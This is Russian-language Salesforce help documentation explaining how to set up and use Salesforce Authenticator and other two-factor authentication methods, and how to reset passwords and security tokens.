Если кто-то пытается войти в систему или получить доступ к закрытым онлайн-данным вашей учетной записи, система Salesforce отправляет уведомление на мобильное устройство пользователя. Приложение для проверки подлинности Salesforce Authenticator открывается для просмотра сведений о сетевой активности. После проверки данных пользователь может нажать **«Утвердить»**, чтобы подтвердить, что действие совершает именно он. Если действие выполнено кем-то другим, пользователь нажимает **«Отменить»**, чтобы заблокировать его. Можно также пометить заблокированное действие для своего администратора Salesforce.

Если пользователь активирует службу расположения для средства проверки подлинности Salesforce, он получает еще более мощную функцию. Если пользователь находится дома или в офисе, например, он может задать для средства проверки подлинности режим автоматического контроля действий из проверенного местоположения. Автоматизация дает дополнительную защиту за счет двухфакторной проверки подлинности, и пользователю даже не придется доставать телефон из кармана.

Перед началом использования средства двухфакторной проверки подлинности Salesforce подключите приложение к своей учетной записи. В системе Salesforce приложение можно подключить к организации через личные параметры. Подключение приложения не означает, что двухфакторная проверка подлинности должна использоваться каждый раз при входе в систему. Ваш администратор устанавливает требования двухфакторной проверки подлинности в соответствии с политикой безопасности, принятой в вашей организации. Если администратор выставляет такое требование до подключения средства проверки подлинности Salesforce к учетной записи, вам будет предложено подключить приложение при следующем входе в систему.

Приобретение мобильного приложения для проверки подлинности Salesforce (версия 2 и выше)

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Средство проверки подлинности Salesforce является приложением, которое можно загрузить и установить на мобильное устройство.

Новая установка

При необходимости загрузите и установите средство проверки подлинности Salesforce из интернет-магазина Google Play или App Store на поддерживаемые устройства Android и iOS.

После установки приложения запустите его на начальном экране и выполните вход в систему Salesforce. В некоторых организациях вам будет предложено подключить приложение во время входа в систему. Приложение также можно подключить, используя личные параметры в Salesforce.

Обновление средства проверки подлинности Salesforce, версия 1

Если у вас установлена версия 1 на мобильном устройстве, загрузите обновление с App Store или Google Play. В обновленной версии будут сохранены подключенные учетные записи, которые уже использовались в приложении. Эти учетные записи требуют только ввода кода проверки, который они генерируют, но не получают всплывающих уведомлений и не позволяют выполнять автоматические проверки на основе местоположения. Организации только с проверочным кодом отображаются в списке «Подключенные организации» без символа **>** справа от строки с названием организации; страницы со сведениями об организации нет. Проверочные коды в таких организациях действительны только до момента подключения новых функций версии 2 к вашей организации Salesforce через личные параметры. После подключения новой версии учетная запись получает полные возможности средства проверки подлинности Salesforce версии 2: всплывающим уведомлениям, автоматической гелокационной проверке и проверочным кодам.

Требования к средству проверки подлинности Salesforce (версия 2 и выше)

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Мобильное приложение средства проверки подлинности Salesforce поддерживается на разных мобильных платформах с учетом некоторых требований к устройствам, операционной системе и к мобильному обозревателю. Подключение к Интернету необходимо для связи с Salesforce — чтобы пользователь мог проверить действия учетной записи, а также для автоматической проверки с учетом геопозиции. Проверочные коды (контролируемые по времени разовые пароли) могут генерироваться без подключения к Интернету на мобильном устройстве.

Поддерживаемые устройства и обозреватели

Средство проверки подлинности Salesforce поддерживает книжную ориентацию в следующих средах.

Приложение средства проверки подлинности Salesforce	Поддерживаемые устройства	Поддерживаемая мобильная ОС
iOS, версия 2 и выше	iPhone 5 или более поздние модели	iOS 8 или более поздней версии

Приложение средства проверки подлинности Salesforce	Поддерживаемые устройства	Поддерживаемая мобильная ОС
Android, версия 2 и выше	Телефоны Android	Android 4.2 или более поздней версии

С целью оптимизации производительности средства проверки подлинности Salesforce рекомендуется своевременно обновлять операционные системы мобильных устройств и переходить на новые модели устройств, если это предусмотрено контрактом с поставщиком услуг связи. Будущие версии Salesforce могут потребовать отмены поддержки устаревших операционных систем; кроме того, иногда новые версии операционных систем имеют связанные с производительностью проблемы на старых устройствах.

Версии и лицензии Salesforce

Эти версии Salesforce и типы пользовательских лицензий позволяют использовать средство проверки подлинности Salesforce для проверки подлинности и двухфакторной проверки подлинности.

Версии Salesforce	
• Group Edition • Professional Edition • Enterprise Edition • Performance Edition • Unlimited Edition • Developer Edition • Contact Manager Edition	Версия Database.com не поддерживается.

Типы лицензий пользователя	
• Пользователи Salesforce • Платформа Salesforce и пользователи Salesforce • Внешние пользователи Customer Community, Customer Community Plus и Partner Community • Пользователи портала, являющиеся участниками сообщества Salesforce	Данные типы лицензий не поддерживаются: пользователи портала (кроме участников сообщества Salesforce), пользователи Database.com, пользователи Sites и Site.com, пользователи Data.com и пользователи Work.com.

Беспроводное подключение

Подключение к системе Salesforce должно быть установлено по протоколу Wi-Fi или сети мобильной связи. При подключении по сети мобильной связи требуется сеть 3G или сеть следующего поколения. Для повышения производительности рекомендуем использовать протокол Wi-Fi или LTE. Средство проверки подлинности Salesforce генерирует действительный проверочный код, когда устройство находится в автономном режиме. Вы также можете просмотреть журнал действий и список проверенных местоположений, когда устройство работает в автономном режиме.

Рекомендации по доступности средства проверки подлинности Salesforce (версия 2 и выше)

Средство проверки подлинности Salesforce поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс. В отличие от полной версии системы Salesforce, средство проверки подлинности Salesforce предоставляет пользователям, работающим со вспомогательными устройствами, полнодоступный интерфейс при отсутствии режима доступности.

Дополнительную информацию об использовании программы для чтения экрана см. в документации к мобильному устройству.

Региональная и языковая поддержка средства проверки подлинности Salesforce (версия 2 и выше)

Средство проверки подлинности Salesforce поддерживает практически все регионы и полностью поддерживает языки конечного пользователя, доступные в системе Salesforce. Полный список поддерживаемых регионов и языков см. в Справке Salesforce. Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

Подключение учетной записи к средству проверки подлинности Salesforce (версия 2 и выше)

Подключите учетную запись Salesforce к мобильному приложению средства проверки подлинности Salesforce, чтобы использовать приложение для двухфакторной проверки подлинности. В некоторых организациях вам будет предложено подключить учетную запись при входе в систему. В других же подключение осуществляется через личные параметры.

Если необходимо подключить средство проверки подлинности Salesforce к учетной записи Salesforce при входе в систему, следуйте инструкциям на экране. Чтобы подключить приложение через личные параметры в Salesforce, необходимо войти в учетную запись и выполнить следующие действия.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

1. Загрузите и установите приложение Salesforce Authenticator версии 2 или выше для используемого мобильного устройства. Для iPhone приложение доступно в App Store. Для устройств Android приложение доступно в Google Play.

   Если на мобильном устройстве установлено приложение Salesforce Authenticator версии 1, обновите его до версии 2 в магазине App Store или Google Play. При обновлении приложения все подключенные организации будут сохранены. Эти учетные записи требуют только ввода кода проверки, который они генерируют, но не получают всплывающих уведомлений и не позволяют выполнять автоматические проверки на основе местоположения. При наличии такой организации у текущего пользователя Salesforce проведите по странице приложения пальцем влево, чтобы удалить логин, прежде чем продолжить работу. Чтобы повторно подключить учетную запись с таким именем пользователя, выполните следующие действия. Переподключение организации обеспечивает доступ к полному функционалу Salesforce Authenticator версии 2: всплывающим уведомлениям, автоматической гелокационной проверке и проверочным кодам.

2. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

3. Найдите функцию **«Регистрация приложения:Salesforce Authenticator»** и щелкните кнопку **«Подключить»**.
4. Из соображений безопасности, выполните вход в организацию.
5. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.

   Если приложение запускается впервые, выполняется обзор функционала. Просмотрите обзор или сразу добавьте организацию Salesforce в приложение.
6. Для добавления организации нажмите в приложении **+**.

   Приложение генерирует уникальную фразу из двух слов.
7. Вернувшись в обозреватель, введите фразу в поле «Фраза из двух слов».
8. Щелкните **«Подключить»**.

   Если на мобильном устройстве установлено приложение для создания кодов проверки для организации, вам может быть выслано уведомление. При подключении приложения Salesforce Authenticator версии 2 коды, создаваемые старым приложением, становятся недействительными. С этого момента все коды будут создаваться в приложении Salesforce Authenticator.
9. Приложение Salesforce Authenticator позволяет просматривать сведения о подключаемой организации. Чтобы завершить процесс подключения к учетной записи, коснитесь **«Подключить»** в приложении.

Чтобы обеспечить безопасность организации, мы будет отправлять вам электронное уведомление при каждом добавлении в вашу организацию Salesforce нового способа проверки подлинности пользователя. Пользователь получает сообщение электронной почты при самостоятельном добавлении метода и при его добавлении администратором системы Salesforce от имени пользователя.

Создание резервных копий связанных организаций в мобильном приложении средства проверки подлинности Salesforce

Создание резервных копий связанных организаций можно выполнять в мобильном приложении средства проверки подлинности Salesforce. В случае потери, повреждения или замены мобильного устройства связанные организации можно восстановить на другом мобильном устройстве.

Ниже перечислены способы включения создания резервных копий.

- Коснитесь значка уведомлений (), расположенного в верхнем правом углу, затем коснитесь **«Включить создание резервных копий»**.
- Коснитесь значка настроек (), расположенного в верхнем левом углу, затем коснитесь **«Создать резервные копии организаций»**.

Включив создание резервных копий, завершите этот процесс, подтвердив номер своего мобильного телефона и установив четырехзначный секретный код.

1. При появлении приглашения введите номер мобильного телефона и коснитесь **«Отправить»**.
2. Средство проверки подлинности Salesforce передаст текстовое сообщение со ссылкой. Коснитесь ссылки в текстовом сообщении.
3. Предоставьте своему мобильному устройству полномочия на открытие мобильного приложения средства проверки подлинности Salesforce. На устройствах Android и iOS этот процесс происходит по-разному.

Операционная система	Процесс
Android	Если появилось приглашение выбрать приложение, с помощью которого потребуется открыть ссылку, выберите из списка **«Средство проверки подлинности Salesforce»**.

Операционная система	Процесс
	Если веб-обозреватель открыт, коснитесь **«Открыть средство проверки подлинности Salesforce»**.
iOS	При появлении запроса на полномочие открытия средства проверки подлинности Salesforce коснитесь **«Открыть»** для подтверждения.

Приложение «Средство проверки подлинности Salesforce» открывается, завершая процесс подтверждения номера мобильного телефона.

4. Установите четырехзначный секретный код. С помощью этого кода можно будет восстановить организации на новом устройстве.

Для изменения или обновления номера мобильного телефона в меню «Настройки» коснитесь **«Проверенный номер»**. Введите новый мобильный номер и повторите процесс проверки.

Для изменения секрентного кода в меню «Настройки» коснитесь **«Изменить секретный код создания резервных копий»**. Введите новый секретный код.

Восстановление связанных организаций в мобильном приложении средства проверки подлинности Salesforce

Если в мобильном приложении средства проверки подлинности Salesforce были созданы резервные копии связанных организаций, их можно восстановить на другом мобильном устройстве.

Перед восстановлением организаций ознакомьтесь со следующими рекомендациями.

- Связанные организации активны в один момент времени только на одном устройстве. При восстановлении связанных организаций на втором устройстве на предыдущем устройстве они становятся недоступны.
- Для восстановления связанных организаций на новом устройстве восстановите организации **до** создания новых связанных организаций на новом устройстве. После создания новых связанных организаций восстановить связанные организации из созданных резервных копий будет нельзя.

1. На экране «Итак, начнем!» коснитесь кнопки **«Восстановить из резервной копии»**.
2. При появлении приглашения введите номер мобильного телефона и коснитесь **«Отправить»**.
3. Средство проверки подлинности Salesforce пришлет текстовое сообщение со ссылкой. Коснитесь ссылки в текстовом сообщении.
4. Предоставьте своему мобильному устройству полномочия на открытие мобильного приложения средства проверки подлинности Salesforce. На устройствах Android и iOS этот процесс происходит по-разному.

Операционная система	Процесс
Android	Если появилось приглашение выбрать приложение, с помощью которого потребуется открыть ссылку, выберите из списка **«Средство проверки подлинности Salesforce»**. Если веб-обозреватель открыт, коснитесь **«Открыть средство проверки подлинности Salesforce»**.
iOS	При появлении запроса на полномочие открытия средства проверки подлинности Salesforce коснитесь **«Открыть»** для подтверждения.

Приложение «Средство проверки подлинности Salesforce» открывается, завершая процесс подтверждения номера мобильного телефона.

5. В приложении средства проверки подлинности Salesforce введите секретный код.
   Появление на экране связанных организаций означает, что процесс восстановления завершен.

Удаление учетной записи из средства проверки подлинности Salesforce (версия 2 и выше)

Если вы больше не собираетесь пользоваться приложением для двухфакторной проверки подлинности, удалите свою учетную запись Salesforce из мобильного приложения средства проверки подлинности Salesforce. Прежде чем удалять учетную запись из приложения средства проверки подлинности Salesforce на мобильном устройстве, убедитесь, что не потеряете доступ к учетной записи Salesforce. Обратитесь к администратору Salesforce с просьбой отключить требование двухфакторной проверки подлинности для вашей учетной записи либо убедитесь, что у вас есть другой доступный способ двухфакторной проверки подлинности.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

1. Откройте учетную запись Salesforce в браузере. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Найдите функцию **«Регистрация приложения:** откройте **средство проверки подлинности Salesforce** и нажмите кнопку «Отключить».
3. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
4. В списке подключенных учетных записей приложения найдите учетную запись, которую нужно удалить.
5. Проведите пальцем влево по имени пользователя учетной записи.
6. Коснитесь кнопки **«Удалить»** или **«Стереть»**, в зависимости от того, какая из них появится.
   Возникнет диалоговое окно подтверждения.
7. Чтобы подтвердить удаление учетной записи, коснитесь кнопки **«Удалить»**.

Проверка действий учетной записи с помощью средства проверки подлинности Salesforce (версия 2 и выше) для двухфакторной проверки подлинности

Если настройки вашей организации требуют завершения двухфакторной проверки подлинности во время входа в систему или получения доступа к ограниченным ресурсам в Salesforce, используйте мобильное приложение средства проверки подлинности Salesforce. Вы используете приложение для проверки идентификационных сведений при входе в систему и совершении других действий с учетной записью. Использование приложения для проверки действий учетной записи удовлетворяет требованию двухфакторной проверки подлинности.

Перед началом использования приложения двухфакторной проверки подлинности подключите приложение к учетной записи. Если вы совершаете какие-либо действия, которые требуют проверки в системе Salesforce, то получаете уведомление с приложения средства проверки подлинности Salesforce на мобильном устройстве.

1. Ответьте на уведомление, открыв приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
   Приложение отображает сведения о действиях в учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce), и информацию об используемом для этого устройстве. Если включены и доступны службы геопозиции, приложение показывает текущее местоположение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.
2. Проверьте информацию.
3. Если сведения вам известны, коснитесь кнопки **«Подтвердить»** на своем мобильном устройстве.
   В системе Salesforce вы входите или предоставляете доступ к нужному ресурсу.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Блокировка неопознанного действия учетной записи с помощью средства проверки подлинности Salesforce (версия 2 и выше)

Если вы получили уведомление с мобильного приложения средства проверки подлинности Salesforce о действии, которое вам незнакомо, используйте приложение для его блокировки. Можно также пометить заблокированное действие для своего администратора Salesforce.

1. Ответьте на уведомление, открыв приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
   Приложение отображает сведения о действиях в учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce), и информацию об используемом для этого устройстве. Если включены и доступны службы местоположений, приложение показывает текущее положение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.
2. Проверьте информацию.
3. Если сведения вам незнакомы, коснитесь кнопки **«Отменить»** на своем мобильном устройстве.
   Приложение спросит вас о дальнейших действиях с неопознанным действием.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

4. Чтобы предотвратить неавторизованный доступ к учетной записи и известить администратора Salesforce о возможном нарушении безопасности, коснитесь кнопки **«Заблокировать и пометить действие»**. Чтобы предотвратить получение доступа к учетной записи без обозначения флажком, коснитесь кнопки **«Просто заблокировать действие»**. Если вы коснулись кнопки **«Отменить»** по ошибке, нажмите на кнопку **«Отмена»**, чтобы вернуться назад и проверить действие.

Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce (версия 2 и выше)

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Включите службы геопозиции в мобильном приложении средства проверки подлинности Salesforce и используйте приложение для автоматической двухфакторной проверки подлинности из доверенного местоположения. В качестве примеров доверенных геопозиций можно назвать дом или офис.

Перед началом использования приложения двухфакторной проверки подлинности подключите приложение к учетной записи. Когда вы будете использовать средство проверки подлинности Salesforce для проверки действий учетной записи в первый раз, приложение запросит доступ к вашей геопозиции. Либо разрешите доступ, либо позже войдите в настройки мобильного устройства, чтобы разрешить средству проверки подлинности Salesforce получить доступ к вашей геопозиции. Данные о геопозиции с вашего мобильного устройства останутся в приложении. Разрешение доступа к вашей геопозиции позволит автоматизировать двухфакторную проверку подлинности во время работы в офисе, дома или в других доверенных местах.

1. Ответьте на уведомление. Для этого откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
   Приложение отображает сведения о действиях в учетной записи, в том числе имя пользователя, услугу, доступ к которой пытаются получить (например, Salesforce), и информацию об используемом для этого устройстве. Если включены и доступны службы геопозиции, приложение показывает текущее местоположение пользователя. Ввиду особенностей геолокационной технологии точность полей геолокации (например, страна, город, улица) может быть нестабильной.
2. Проверьте информацию.
3. Если сведения подтверждаются вами и вы находитесь в доверенном месте, например в офисе или дома, включите **«Всегда проверять отсюда»**.
4. Коснитесь кнопки **«Подтвердить»**.
   В системе Salesforce вы входите или предоставляете доступ к нужному ресурсу. В следующий раз, когда вы повторите то же действие из того же места, приложение средства проверки подлинности Salesforce автоматически проверит действие за вас. Нужно, чтобы мобильное устройство было под рукой, но не нужно отвечать на уведомление приложения.

Отключение автоматической проверки с учетом геопозиции в средстве проверки подлинности Salesforce (версия 2 и выше)

Можно удалить местоположение из списка доверенных геопозиций, чтобы отключить автоматическую проверку в этом месте.

1. Откройте приложение средства проверки подлинности Salesforce на своем мобильном устройстве.
2. В списке подключенных организаций коснитесь имени пользователя, чтобы перейти на страницу сведений об организации.
3. В разделе «Проверенные геопозиции» коснитесь кнопки **«Показать все»**.
4. Проведите пальцем влево по местоположению, которое хотите удалить из списка доверенных.
5. Коснитесь кнопки **«Удалить»** или **«Отключить доверенные»**, в зависимости от того, какая из них отображается.
   Приложение предложит подтвердить отключение автоматической проверки в данной геопозиции.
6. Коснитесь кнопки **«Отключить доверенные»**.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Проверка удостоверений с помощью устройства или приложения генератора разовых паролей

Подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) для проверки удостоверений. Приложение создает код проверки, который также называют «одноразовый пароль с ограниченным сроком действия».

Если компания требует выполнения двухфакторной проверки подлинности с целью повышения безопасности для входа, получения доступа к связанным приложениям, к отчетам или к панели мониторинга, воспользуйтесь кодом, полученным от приложения. Если пользователь должен использовать двухфакторную проверку подлинности до подключения приложения, пользователю будет предложено подключиться к нему в следующий раз при входе в систему Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. Загрузите поддерживаемое вашим типом устройства приложение средства проверки подлинности. При необходимости воспользуйтесь любым приложением средства проверки подлинности, поддерживающим алгоритм контролируемого по времени разового пароля (IETF RFC 6238), например Salesforce Authenticator для iOS, Salesforce Authenticator для Android или Google Authenticator.
2. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
3. Найдите функцию «Регистрация приложения: генератор разовых паролей» и щелкните **«Подключить»**.

   Используйте этот параметр при подключении любого другого приложения проверки подлинности, кроме Salesforce Authenticator. При подключении приложения Salesforce Authenticator этот параметр следует применять, если используется только его функция генератора разовых паролей (без push-уведомлений, доступных в версии 2 или более поздней версии).

Прим.: Если подключается Salesforce Authenticator и планируется использовать push-уведомления, применяйте параметр «Регистрация приложения: `Salesforce Authenticator`». Этот параметр позволяет использовать как push-уведомления, так и генерацию разовых паролей.

Для генерации разовых паролей к учетной записи Salesforce можно подключить не более двух приложений средства проверки подлинности: Salesforce Authenticator и еще одно приложение средства проверки подлинности.

4. Из соображений безопасности, выполните вход в организацию.
5. Просканируйте QR-код с помощью приложения средства проверки подлинности на мобильном устройстве.

   В качестве альтернативы нажмите **«Невозможно просканировать QR-код»** в своем обозревателе. Обозреватель отображает ключ безопасности. В приложении средства проверки подлинности введите имя пользователя и отображенный ключ.
6. В системе Salesforce введите код, созданный приложением средства проверки подлинности, в поле «Код проверки».

   Приложение средства проверки подлинности генерирует новый код проверки регулярно. Введите текущий код.
7. Щелкните **«Подключить»**.

Чтобы обеспечить безопасность организации, мы будет отправлять вам электронное уведомление при каждом добавлении в вашу организацию Salesforce нового способа проверки подлинности пользователя. Пользователь получает сообщение электронной почты при самостоятельном добавлении метода и при его добавлении администратором системы Salesforce от имени пользователя.

Проверка подлинности с использованием временного кода

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При отсутствии доступа к устройству, которое обычно используется для двухфакторной проверки подлинности, обратитесь к администратору Salesforce с запросом о предоставлении временного кода проверки подлинности. Код действителен от 1 до 24 часов. Срок действия кода устанавливается администратором, но пользователь может прервать его действие досрочно.

Если администратор Salesforce предоставил другим пользователям полномочие помощи с двухфакторной проверкой подлинности, эти пользователи могут предоставить вам временный код. Например, это полномочие иногда предоставляется службе поддержки компании или персоналу службы поддержки.

Временный код используется только для двухфакторной проверки подлинности. Он не действителен для проверки подлинности при входе из обозревателя или приложения, которые не распознаются.

1. Обратитесь к администратору Salesforce (или лицу, назначенному администратором) для получения временного кода проверки подлинности.

   Администратор определяет срок действия кода. Код можно использовать многократно, до истечения срока его действия. Если администратор создает временный код, пользователь получает уведомление об этом по эл. почте.
2. Введите временный код в ответ на приглашение на экране проверки подлинности.
3. Прервите действие кода, если он уже не требуется.
   a. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
   b. Найдите «Временный код проверки» и нажмите **«Срок истекает сейчас»**.

Устранение неполадок входа

Не удается выполнить вход? Забыли имя пользователя или пароль или вас заблокировали за слишком большое число попыток входа? Для устранения проблем, возникающих при входе в систему, попробуйте следующие решения.

Администратор Salesforce устанавливает политики паролей для организации. Эти политики определяют, сколько попыток входа вы можете выполнить, насколько долго должна длиться блокировка и каковы требования, предъявляемые к паролям.

Для обеспечения конфиденциальности данных рекомендуем регулярно менять пароль. Если администратор Salesforce регулярно выполняет смену паролей, в конце каждого периода отображается напоминание о смене пароля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Прим.: При наличии полномочия «Использует единую регистрацию» пароль может быть сброшен только администратором. Обратитесь за помощью к администратору Salesforce.

- Забыли пароль? Восстановите пароль.
- Заблокирована учетная запись? Дождитесь завершения периода блокировки и повторите попытку или обратитесь к администратору Salesforce.
- Истек срок действия пароля? Измените пароль.
- Нужен доступ к Salesforce из-за пределов диапазона надежных IP-адресов с помощью нового обозревателя или приложения? Рекомендуем проверить подлинность пользователя.
- Что обозначает ссылка «Использовать настраиваемый домен» на странице входа? При наличии настраиваемого домена организации, созданного администратором Salesforce, щелкните ссылку **«Использовать настраиваемый домен»**, чтобы ввести имя домена и выполнить вход.

  Настраиваемый домен использует формат `https://universalcontainers.my.salesforce.com`, где компонент `universalcontainers` — это имя, введенное администратором.

Сброс забытого пароля

Если вы забыли пароль, его очень легко восстановить с помощью ссылки для восстановления пароля на странице входа. Для этого требуется ввести имя пользователя.

Сброс маркера безопасности

При доступе к системе Salesforce с IP-адреса, не входящего в диапазон доверенных IP-адресов компании (посредством настольного клиентского приложения или API), рекомендуем использовать маркер безопасности для входа. Маркер безопасности — это чувствительный к регистру буквенно-цифровой код, который добавляется к паролю или вводится в отдельном поле клиентского приложения.

Обновление маркера в программе Salesforce Outlook Edition

Сбросив свой маркер безопасности в Salesforce, вы можете обновить маркер в Salesforce Outlook.

Обновление маркера в приложениях Connect Offline, Connect for Office и Data Loader

Получив свой новый маркер безопасности Salesforce, вы можете обновить маркер в Connect Offline, Connect for Office и Data Loader.

Предоставление полномочий входа

Пользователь может предоставить полномочия входа администратору системы Salesforce или представителю службы поддержки, если необходима помощь в разрешении проблемы.

Сброс забытого пароля

Если вы забыли пароль, его очень легко восстановить с помощью ссылки для восстановления пароля на странице входа. Для этого требуется ввести имя пользователя.

При входе в систему Salesforce из веб-обозревателя или с приложения, которые не распознаются, а также с ненадежного IP-адреса предпринимается попытка проверить подлинность пользователя.

1. Щелкните по ссылке для восстановления пароля на странице входа.
2. Введите имя пользователя и нажмите кнопку **«Продолжить»**. По указанному в личных параметрах Salesforce адресу электронной почты будет отправлено письмо с инструкциями по сбросу пароля.
3. Воспользуйтесь ссылкой в сообщении эл. почты в течение 24 часов, введите ответ на контрольный вопрос и нажмите кнопку **«Продолжить»**. (Ссылку в письме эл. почты можно использовать только один раз и не позднее 24 часов после ее получения.)
4. Введите новый пароль при отображении соответствующего запроса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Сброс маркера безопасности

При доступе к системе Salesforce с IP-адреса, не входящего в диапазон доверенных IP-адресов компании (посредством настольного клиентского приложения или API), рекомендуем использовать маркер безопасности для входа. Маркер безопасности — это чувствительный к регистру буквенно-цифровой код, который добавляется к паролю или вводится в отдельном поле клиентского приложения.

Маркер безопасности не отображается в параметрах или профиле.

При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API», назначенного администратором, рекомендуем использовать код, созданный приложением для проверки подлинности (например, Salesforce Authenticator), как значение маркера безопасности.

1. Введите строку *«Сбросить»* в поле «Быстрый поиск» на странице личных параметров и выберите пункт **«Сбросить мой маркер безопасности»**.
2. Щелкните **«Сбросить маркер безопасности»**. Новый маркер безопасности отправляется по адресу электронной почты, указанному в личных параметрах пользователя Salesforce.

Новый маркер безопасности отправляется пользователю по эл. почте при сбросе пароля. При необходимости маркер может быть сброшен отдельно.

Совет: Перед доступом к Salesforce с нового IP-адреса мы рекомендуем получить маркер безопасности из доверенной сети при помощи функции **«Сбросить мой маркер безопасности»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Connect for Office недоступно в **Database.com**

Приложение Connect Offline доступно в: Salesforce Classic

Приложение Connect Offline доступно в: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Обновление маркера в программе Salesforce Outlook Edition

Сбросив свой маркер безопасности в Salesforce, вы можете обновить маркер в Salesforce Outlook.

Маркер безопасности не отображается в параметрах или профиле. Новый маркер безопасности отправляется пользователю по эл. почте при сбросе пароля. При необходимости маркер может быть сброшен отдельно.

При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API», назначенного администратором, рекомендуем использовать код, созданный приложением для проверки подлинности (например, Salesforce Authenticator), как значение маркера безопасности.

1. Последовательно выберите пункты **«Сервис»** > **«Параметры Salesforce»** в меню Outlook.
2. Введите пароль и маркер безопасности (маркер безопасности должен быть добавлен в конец пароля). Например, *МойПарольXXXXXXXXXX*.
3. Чтобы проверить правильность введенного пароля и маркера, щелкните **«Проверить»**.
4. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Приложение Connect for Office недоступно в: **Database.com**

Приложение Connect Offline доступно в: Salesforce Classic

Приложение Connect Offline доступно в: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Обновление маркера в приложениях Connect Offline, Connect for Office и Data Loader

Получив свой новый маркер безопасности Salesforce, вы можете обновить маркер в Connect Offline, Connect for Office и Data Loader.

Маркер безопасности не отображается в параметрах или профиле.

При наличии полномочия «Двухфакторная проверка подлинности для входов посредством API», назначенного администратором, рекомендуем использовать код, созданный приложением для проверки подлинности (например, Salesforce Authenticator), как значение маркера безопасности.

